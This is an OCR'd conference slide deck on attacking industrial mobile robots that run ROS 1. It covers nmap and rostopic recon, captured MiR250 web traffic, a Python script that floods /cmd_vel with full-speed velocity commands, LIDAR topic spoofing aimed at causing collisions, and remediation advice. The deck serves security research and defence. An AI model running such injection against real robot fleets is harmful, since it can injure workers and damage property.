
Ctrl+Alt+Del...ivery:
Hacking Autonomous Mobile Robots
Ethical? Hacking of Industrial AGVs & AMRs
> cackalackycon | Industrial Sector

# WHO AM I?

> ./user_profile --verbose

```
NAME: Gh057x
ROLE: Cyber Security Manager / Purple Teamer
SPECIALTY: ICS, Industry Smart systems and Digital
Platform Services
MISSION: Exposing, and defending smart factory's
systems and platforms.
```

Focusing on the intersection of kinetic safety and digital insecurity in manufacturing environments.

# THE TARGET: AGVS & AMRS


## AUTOMATED GUIDED VEHICLES

Traditional. Follows magnetic tape or wires. Dumb but heavy.

## AUTONOMOUS MOBILE ROBOTS

The new standard. Uses LIDAR SLAM for navigation. Computes paths dynamically.

> Both carry heavy payloads (500kg+) at speed.



# THE ATTACK SURFACE

## RF / WI-FI

Industrial WLANs often span huge areas with weak segmentation. Gateway to the fleet.

## SENSORS

LIDAR, Sonar, and Cameras. Trusting input without validation leads to spoofing.

## COMPUTE


Usually an Ubuntu box running ROS. Often has exposed SSH and default creds.

# THE FLAT NETWORK

## LATERAL MOVEMENT

In many warehouses, the OT (Operational Technology) network is flat. A compromised barcode scanner or maintenance laptop provides direct routing to the AMR fleet.

Zero segmentation between "Monitoring" and "Control".



# THE KILL CHAIN

**ACCESS**

Breach Wi-Fi (WEP/WPA2) or physical port.

**ENUM**

Locate ROS Master & critical topics (/cmd_vel).

**INJECT**

Publish malicious geometry_msgs/Twist.

**IMPACT**

Collision, stoppage, or physical damage.

# PHASE 1: RECONNAISSANCE

## IDENTIFYING THE FLEET / ROBOT

Once inside the VLAN, standard scanning reveals the ROS ecosystem. We look for Port 11311.

Tools: Nmap, rostopic

```
root@kali:~# nmap -p 11311 192.168.1.0/24

Nmap scan report for 192.168.1.55
Host is up (0.002s latency).
PORT STATE SERVICE
11311/tcp open roscore

root@kali:~# export
ROS_MASTER_URI=http://192.168.1.55:11311
root@kali:~# rostopic list
/battery_state
/cmd_vel
/scan
/tf
```

# THE PROTOCOL: ROS 1

## THE "MASTER" NODE

Functions as the DNS server for the robot. If you control the Master, you control the reality of the robot.

> XML-RPC (Port 11311)

## SECURITY FLAWS

[!] No Authentication

[!] No Encryption (Cleartext)

[!] No Authorization


```
Trust = TRUE;
Verify = FALSE;
```

# PHASE 1: RECONNAISSANCE / NETWORK

Wireshark · Follow HTTP Stream (tcp.stream eq 9) · Mirs_cap.pcapng

```
<head>
<meta charset="UTF-8">
<meta name="Content-Type" content="text/html">
<meta name="keywords" content="">
<meta name="description" content="">
<meta name="author" content="Mobile Industrial Robots ApS">
<meta name="owner" content="Mobile Industrial Robots ApS">
<meta name="viewport" content="width=device-width, height=device-height, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, user-scala
ble=no">
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
<meta name="mobile-web-app-capable" content="yes">
<script type="text/javascript" src="/static/mir.min.js?v=2&period;13&period;3&period;2"></script>
<script type="text/javascript" src="/lang/2.13.3.2/en_US.js?v=2&period;13&period;3&period;2"></script>
<script type="text/javascript" src="/static/dashboards.min.js?v=2&period;13&period;3&period;2"></script>
<link rel="icon" type="image/png" href="/graphics/logo-192.png" sizes="192x192">
<link rel="icon" type="image/png" href="/graphics/logo-32.png" sizes="32x32">
<link rel="icon" type="image/png" href="/graphics/logo-16.png" sizes="16x16">
<link rel="manifest" href="/?mode=get-manifest&time=1741364242.7181">
<link rel="stylesheet" type="text/css" href="/static/mir.min.css?v=2&period;13&period;3&period;2">
<link rel="stylesheet" type="text/css" href="/static/dashboards.min.css?v=2&period;13&period;3&period;2">
<script type="text/javascript">
var robot_map_id = "4beaa6fd-de56-11ef-876e-000129aba496";
var robot_battery_percentage = 91;
var robot_battery_percentage_rounded = 100;
var robot_state_id = 5;
var robot_mode_id = 7;
var user_group_id = "mirconst-guid-0000-0004-user_groups0";
var robot_name = "MiR&lowbar;205303162";
var robot_model = "MiR250";
var robot_serial = [redacted]
var mir_product = [redacted]
var robot_uptime = 263158;
var robot_battery_time = 54265;
var robot_moved_distance = 3330224.9152673;
var user_guid = "mirconst-guid-0000-0005-users0000000";
var pageviewid = "67cb1c12af511";
var features = {"shelf":false,"email":true,"plc":true,"ur":false,"fleet":false,"modbus":false,"io_modules":true,"reduce_zones":false,"hook":
true};
var unloaded_map_changes = false;
var safety_system_muted = false;
var systemtype = "robot";
var ROBOTTYPE = "mir250";var SOFTWARE_VERSION = "2.1[redacted]
```

# PHASE 2: ENUM


Not secure
MiR_205
Sign in by username and pas
Enter your username and password to sig
Your username and password should be
manual.
If you don't have a username and passwo
Username:
Enter your username...
Password:
Enter your password...
Sign in
Send
Cancel
Target: http://
HTTP/1
Request
Pretty
Raw
Hex
1 GET /?mode=get-setting HTTP/1.1
2 Host:
3 X-Requested-With: XMLHttpRequest
4 Accept-Language: en-US,en;q=0.9
5 Accept: */*
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
7 Referer: http://
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
Response
Pretty
Raw
Hex
Render
/?mode=get-manifest&time=1751571911.5859">
39 <link rel="stylesheet" type="text/css" href="/static/mir.min.css?v=2.13.3.2">
40 <link rel="stylesheet" type="text/css" href="/static/login.min.css?v=2.13.3.2">
41 <script type="text/javascript">
42 var robot_map_id = "4beaa6fd-de56-11ef-876e-000129aba496";
43 var robot_battery_percentage = 96;
44 var robot_battery_percentage_rounded = 100;
45 var robot_state_id = 5;
46 var robot_mode_id = 7;
47 var user_group_id = "";
48 var robot_name = "MiR_2
49 var robot_model = "MiR250";
50 var robot_serial = "
51 var mir_product = "MIR250";
52 var robot_uptime = 1761268;
53 var robot_battery_time = 41220;
54 var robot_moved_distance = 4325426.7226515;
55 var user_guid = "";
56 var pageviewid = "6866ddc78f071";
57 var features = null;
58 var unloaded_map_changes = false;
59 var safety_system_muted = false;
60 var systemtype = "robot";
61 var ROBOTTYPE = "mir250";
var SOFTWARE_VERSION = "2.13.3.2";

# PHASE 3: COMMAND INJECTION

## HIJACKING VELOCITY

The /cmd_vel topic usually accepts messages of type geometry_msgs/Twist.

By publishing to this topic at a higher rate than the safety controller, we override the navigation planner.


```
# Python Injection Script
import rospy
from geometry_msgs.msg import Twist

pub = rospy.Publisher('/cmd_vel', Twist,
queue_size=10)
rospy.init_node('evil_twin')
twist = Twist()

# Full speed ahead, max rotation
twist.linear.x = 2.0
twist.angular.z = 1.5

while not rospy.is_shutdown():
  pub.publish(twist) # DoS the controller
```

# IMPACT: KINETIC DAMAGE

## BLINDED SENSORS

Even if the robot tries to stop, we can flood the /scan topic (LIDAR) with empty arrays. The robot believes the path is clear while blindly executing our velocity commands.

Result: High-speed collision with infrastructure or personnel.



# REMEDIATION STRATEGIES

- **Upgrade to ROS 2 (SROS):** Native support for DDS-Security (Authentication, Access Control, Encryption).
- **Network Segmentation:** Isolate the Robot VLAN. No device should talk to port 11311 unless explicitly allow-listed.
- **Hardware VPNs:** If using ROS 1, tunnel all traffic through a secure VPN layer (e.g., WireGuard) to wrap the cleartext traffic.
- **Hardware Safety Loops:** Ensure the physical E-Stop and safety PLCs are hardwired and independent of the ROS software stack.

# QUESTIONS?

Thank you.


 @Gh057x

 nick3ls@proton.me

# IMAGE SOURCES

https://png.pngtree.com/background/20250111/original/pngtree-hacker-in-a-dark-hoodie-sitting-at-table-with-laptop-computer-picture-image_15725471.jpg

Source: pngtree.com

---

